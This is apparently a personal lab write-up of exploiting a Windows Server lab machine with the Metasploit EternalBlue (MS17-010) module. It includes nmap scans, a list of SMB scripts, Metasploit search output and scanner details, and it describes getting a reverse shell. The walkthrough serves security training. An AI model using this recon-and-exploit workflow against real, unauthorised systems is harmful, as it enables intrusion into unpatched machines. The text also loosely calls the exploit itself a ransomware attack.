ETERNALBLUE EXPLOIT

BY JAMES ROBERSON

PROFESSIONAL | CYBERSECURITY | FEBRUARY 13, 2024

WHAT HAPPENED?

In this report, I was able to successfully exploit the Windows machine with the Eternalblue exploit leaked by Shadow Brokers. It was this ransomware attack that compromised over 230,000 devices within 24 hours. Eternalblue was developed by the NSA's cybersecurity operations division to take advantage of the SMB protocol that was vulnerable to manipulation. SMB being the Server Message Block protocol, it is used for file transfer, print services, etcetera, etcetera.

- Discovery/Reconnaissance. I was able to discover the target's machine on cohort network. Check.
- Verified its vulnerability to the Eternalblue exploit using Nmap and auxiliary scanners. Check.
- Successfully gained meterpreter and then shell on target machine. Check and check.

As you see below in Figure 1, my initial scan yielded ports 21, 22, 135, 139, 8383, 49152, 49153, 49154, and 49155 to be open, but not 445; per our agreement, ports 139 and 445 are our attack surfaces. Seeing how only port 139 was on display I decided to investigate further into port 139. Figure (1) also shows a deeper scan into this port where I was able to discover a few scripts to run. Armed with this new knowledge, I navigated over to my Nmap scripts directory to figure out which script would work. Nothing seemed to be working, shown in Figure 2 and Figure 3.

Seeing how my attempts to discover anything of use for port 139 was yielding bad fruit I wanted to know if the machine was vulnerable at all since it wasn't showing up in my scans. In Figure 4, 5, and 6, I grabbed one of the auxiliary scanners for Window machines out of Metasploit and ran against the target machine. The scanner returned a success in determining if the machine was vulnerable or not. Two things:

1. I know the machine is vulnerable to Eternalblue but couldn't decipher that until running the scanner.
2. Port 139 hasn't shown any connection to this vulnerable SMB protocol and the auxiliary scanner filtered its packets through port 445.

Okay maybe that's four things. Point is port 445 seemed to be my way in. Armed with this newer knowledge, I wanted to know why 445 wasn't showing up in my initial scans. I went back to the Windows machine's firewall and discovered that the port for 445 was still toggled *closed*. After enabling the port to be open I went back to discover that port specifically and was able to do so, as shown in Figure 7. Once I was able to determine that port 445 was in fact open, I ran the exploit for ms17_010_eternalblue, as you see in Figure 8. YAHTzee! It was at this step that I was able to gain a reverse shell onto the target's machine.

SOLUTION:

Update your Windows machine to Windows 10 or higher. Security patches and updates have gone out for Microsoft products since the attack of Eternalblue in 2017.

PROOF:




Figure 1.




Figure 2.

```
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-vuln-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-mbenum.nse
smb-os-discovery.nse
smb-print-text.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse

┌──(bitman㉿KaliII)-[/usr/share/nmap/scripts]
└─$ nmap --script-help smb2-security-mode.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 18:56 CST

smb2-security-mode
Categories: safe discovery default
https://nmap.org/nsedoc/scripts/smb2-security-mode.html
  Determines the message signing configuration in SMBv2 servers
   for all supported dialects.

  The script sends a SMB2_COM_NEGOTIATE request for each SMB2/SMB3 dialect
   and parses the security mode field to determine the message signing
   configuration of the SMB server.

  References:
  * https://msdn.microsoft.com/en-us/library/cc246561.aspx

┌──(bitman㉿KaliII)-[/usr/share/nmap/scripts]
└─$
```

Figure 3.

```
File  Machine  View  Input  Devices  Help
1  2  3  4
bitman@KaliII: /usr/share/nmap/scripts
File  Actions  Edit  View  Help

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/eternalblue_doublepulsar                normal   No     EternalBlue
   1  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   3  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show info

       Name: MS17-010 SMB RCE Detection
     Module: auxiliary/scanner/smb/smb_ms17_010
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Luke Jennings

Check supported:
  No

Basic options:
  Name          Current Setting                                  Required  Description
  ----          ---------------                                  --------  -----------
  CHECK_ARCH    true                                             no        Check for architecture on vulnerable hosts
```

Figure 4.

Figure 5.




Figure 6.



bitman@Kalill: /usr/share/nmap/scripts
File Actions Edit View Help
Name: MS17-010 SMB RCE Detection
Module: auxiliary/scanner/smb/smb_ms17_010
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
Sean Dillon <sean.dillon@risksense.com>
Luke Jennings
Check supported:
No
Basic options:
Name Current Setting Required Description
CHECK_ARCH true no Check for arc
CHECK_DOPU true no Check for DOU
CHECK_PIPE false no Check for nam
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named
RHOSTS yes The target ho
RPORT 445 yes The SMB servi
SMBDomain . no The Windows d
SMBPass no The password
SMBUser no The username
THREADS 1 yes The number of
Description:
Uses information disclosure to determine if MS17-010 has been patched or not.
Specifically, it connects to the IPC$ tree and attempts a transaction on FID 0.
If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does
not have the MS17-010 patch.
If the machine is missing the MS17-010 patch, the module will check for an
existing DoublePulsar (ring 0 shellcode/malware) infection.
This module does not require valid SMB credentials in default server
configurations. It can log on as the user "\" and connect to IPC$.
References:
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
https://github.com/countercept/doublepulsar-detection-script
https://web.archive.org/web/20170513050203/https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Also known as:
DOUBLEPULSAR
ETERNALBLUE
View the full module info with the info -d command.
msf6 auxiliary(scanner/smb/smb_ms17_010) >
bitman@Kalill: ~/Desktop
File Actions Edit View Help
8383/tcp open http Apache httpd
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.79 seconds
(bitman㉿KaliII)-[~/Desktop]
$ nmap -p 445 10.0.2.9
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-12 20:10 CST
Nmap scan report for 10.0.2.9
Host is up (0.0072s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
(bitman㉿KaliII)-[~/Desktop]
$ nmap -sV -p 445 10.0.2.9
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-12 20:11 CST
Nmap scan report for 10.0.2.9
Host is up (0.0037s latency).
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
(bitman㉿KaliII)-[~/Desktop]
$

Figure 7.




bitman@Kalil: /usr/share/nmap/scripts
File Actions Edit View Help
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > search eternalblue
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/eternalblue_doublepulsar normal No EternalBlue
